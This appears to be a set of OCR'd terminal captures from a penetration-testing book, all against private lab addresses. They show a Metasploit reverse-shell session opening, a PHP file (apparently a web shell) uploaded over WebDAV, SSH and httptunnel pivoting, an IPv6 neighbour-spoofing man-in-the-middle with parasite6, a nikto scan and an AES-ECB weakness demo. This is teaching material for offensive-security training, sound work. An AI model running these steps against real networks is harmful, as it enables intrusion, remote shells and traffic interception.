


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
[*] Sending stage (175174 bytes) to 192.168.249.139
[*] Meterpreter session 1 opened (192.168.249.136:1066 -> 192.168.249.139:51708) at 2021-09-08 22:4
3:05 -0400
```




```
┌──(root💀kali)-[/home/kali]
└─# cadaver http://192.168.108.116/webdav
dav:/webdav/> put prezzie.php
Uploading prezzie.php to `/webdav/prezzie.php':
Progress: [=============================>] 100.0% of 1114 bytes succeeded.
dav:/webdav/> quit
Connection to `192.168.108.116' closed.
```







```
whoami
root
apt-get install httptunnel
Reading package lists...
Building dependency tree...
Reading state information...
The following NEW packages will be installed:
  httptunnel
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 54.5kB of archives.
After this operation, 168kB of additional disk space will be used.
Get:1 http://old-releases.ubuntu.com hardy/universe httptunnel 3.3+dfsg-1 [54.5kB]
Fetched 54.5kB in 0s (192kB/s)
Selecting previously deselected package httptunnel.
(Reading database ... 105451 files and directories currently installed.)
Unpacking httptunnel (from .../httptunnel_3.3+dfsg-1_i386.deb) ...
Setting up httptunnel (3.3+dfsg-1) ...

ssh -L 0.0.0.0:3535:192.168.108.173:3389 bee@127.0.0.1

ss -antp | grep "3535"
LISTEN     0      128                        *:3535                     *:*

hts --forward-port 127.0.0.1:3535 1433

ss -antp | grep "1433"
LISTEN     0      1                          *:1433                     *:*      users
:(("hts",8034,4))
```




```
┌──(root💀kali)-[/home/kali]
└─# htc --forward-port 8000 192.168.108.116:1433

┌──(root💀kali)-[/home/kali]
└─# ss -antp | grep "8000"
LISTEN 0      5           0.0.0.0:8000         0.0.0.0:*     users:(("p
ython",pid=12072,fd=3))
```







```
2946 101.819493160 192.168.108.116       192.168.108.211       TCP        67 1433 → 36004 [PSH, ACK] Seq=77197 Ack
2947 101.819500574 192.168.108.211       192.168.108.116       TCP        66 36004 → 1433 [ACK] Seq=92 Ack=77198 W
2948 101.819529379 192.168.108.116       192.168.108.211       TCP        68 1433 → 36004 [PSH, ACK] Seq=77198 Ack
2949 101.819532245 192.168.108.211       192.168.108.116       TCP        66 36004 → 1433 [ACK] Seq=92 Ack=77200 W
2950 101.819546130 192.168.108.116       192.168.108.211       TCP       495 1433 → 36004 [PSH, ACK] Seq=77200 Ack
2951 101.819548451 192.168.108.211       192.168.108.116       TCP        66 36004 → 1433 [ACK] Seq=92 Ack=77629 W
2952 101.820108563 192.168.108.211       192.168.108.116       TCP        67 36002 → 1433 [PSH, ACK] Seq=12060 Ack
2953 101.820135211 192.168.108.211       192.168.108.116       TCP        68 36002 → 1433 [PSH, ACK] Seq=12061 Ack
2954 101.820193013 192.168.108.211       192.168.108.116       TCP       140 36002 → 1433 [PSH, ACK] Seq=12063 Ack
2955 101.820280504 192.168.108.116       192.168.108.211       TCP        66 1433 → 36002 [ACK] Seq=1 Ack=12061 Wi
2956 101.820284420 192.168.108.116       192.168.108.211       TCP        66 1433 → 36002 [ACK] Seq=1 Ack=12063 Wi
2957 101.820286262 192.168.108.116       192.168.108.211       TCP        66 1433 → 36002 [ACK] Seq=1 Ack=12137 Wi
```




```
┌──(root💀kali)-[/home/kali]
└─# ping -6 -I eth0 -c 10 ff02::1 > /dev/null
ping: Warning: source address might be selected on device other than: et
h0

┌──(root💀kali)-[/home/kali]
└─# ip -6 neigh show
fe80::6652:99ff:fe4f:9af3 dev eth0 lladdr 64:52:99:4f:9a:f3 REACHABLE
fe80::7a28:caff:fec7:b7d2 dev eth0 lladdr 78:28:ca:c7:b7:d2 REACHABLE
fe80::eaab:faff:fe78:5178 dev eth0 lladdr e8:ab:fa:78:51:78 REACHABLE
fe80::7a28:caff:fec8:1896 dev eth0 lladdr 78:28:ca:c8:18:96 REACHABLE
fe80::ca5a:cfff:fe1b:884a dev eth0 lladdr c8:5a:cf:1b:88:4a REACHABLE
fe80::7a28:caff:fec5:4422 dev eth0 lladdr 78:28:ca:c5:44:22 REACHABLE
fe80::7a28:caff:fec5:f30c dev eth0 lladdr 78:28:ca:c5:f3:0c REACHABLE
fe80::5ea6:e6ff:fe18:12f0 dev eth0 lladdr 5c:a6:e6:18:12:f0 router REACH
ABLE
fe80::5ea6:e6ff:fe18:12fc dev eth0 lladdr 5c:a6:e6:18:12:fc router REACH
ABLE
fe80::166b:9cff:fe98:5da0 dev eth0 lladdr 14:6b:9c:98:5d:a0 REACHABLE
fe80::1:1 dev eth0 lladdr 00:e0:67:17:c2:87 router REACHABLE
fe80::4f1a:283c:80d2:2947 dev eth0 lladdr bc:17:b8:c1:b9:de REACHABLE
fe80::14e0:daff:fed8:7f2f dev eth0 lladdr 16:e0:da:d8:7f:2f REACHABLE
fe80::52dc:e7ff:fee5:9657 dev eth0 lladdr 50:dc:e7:e5:96:57 REACHABLE
```




```
┌──(root💀kali)-[/home/kali]
└─# atk6-detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::7850:309f:2256:53bb
Detected new ip6 address: fe80::20c:29ff:fe3e:ba70
█
```



```
┌──(root💀kali)-[/home/kali]
└─# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1

┌──(root💀kali)-[/home/kali]
└─# ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP

┌──(root💀kali)-[/home/kali]
└─# atk6-parasite6 -l -R eth0
Remember to enable routing, you will denial service otherwise:
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Remember to prevent sending out ICMPv6 Redirect packets:
 =>  ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
█
```




```
┌──(root💀kali)-[/home/kali]
└─# socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2600:1007:b10a:6811:20c:29ff:
fe3e:ba70]:80
```




```
┌──(kali㉿kali)-[~]
└─$ nikto -host 127.0.0.1 -port 8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        8080
+ Start Time:         2022-06-13 17:30:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
ith Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
+ Server may leak inodes via ETags, header found with file /, inode: 838422,
 size: 588, mtime: Sun Nov  2 13:20:24 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the us
er agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user ag
ent to render the content of the site in a different fashion to the MIME typ
```


Chapter 6: Cryptography and the Penetration Tester




```
┌──(root💀kali)-[/home/kali]
└─# echo Ima1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0rIma1337
H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0
rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA
1337H4x0rIma1337H4x0rImA1337H4x0rIma1337H4x0rImA1337H4x0r > plain.txt

┌──(root💀kali)-[/home/kali]
└─# openssl aes-128-ecb -in plain.txt -out ciphertext.enc
enter aes-128-ecb encryption password:
Verifying - enter aes-128-ecb encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(root💀kali)-[/home/kali]
└─# xxd -p ciphertext.enc
53616c7465645f5fc392f9b05545e3fe93e0d7f306391698ba354f9198ac
441536ab3271b5cfb84dd22218fcd500198da895e55ae70ed5c73d50ca88
be07d61093e0d7f306391698ba354f9198ac441536ab3271b5cfb84dd222
18fcd500198da895e55ae70ed5c73d50ca88be07d61093e0d7f306391698
ba354f9198ac441536ab3271b5cfb84dd22218fcd500198da895e55ae70e
d5c73d50ca88be07d61093e0d7f306391698ba354f9198ac441536ab3271
b5cfb84dd22218fcd500198da895e55ae70ed5c73d50ca88be07d61093e0
d7f306391698ba354f9198ac441536ab3271b5cfb84dd22218fcd500198d
a895e55ae70ed5c73d50ca88be07d61093e0d7f306391698ba354f9198ac
441536ab3271b5cfb84dd22218fcd500198da895e55ae70ed5c73d50ca88
be07d61093e0d7f306391698ba354f9198ac4415a2b58810aeeef82bc2f9
dad77d7e7e89
```

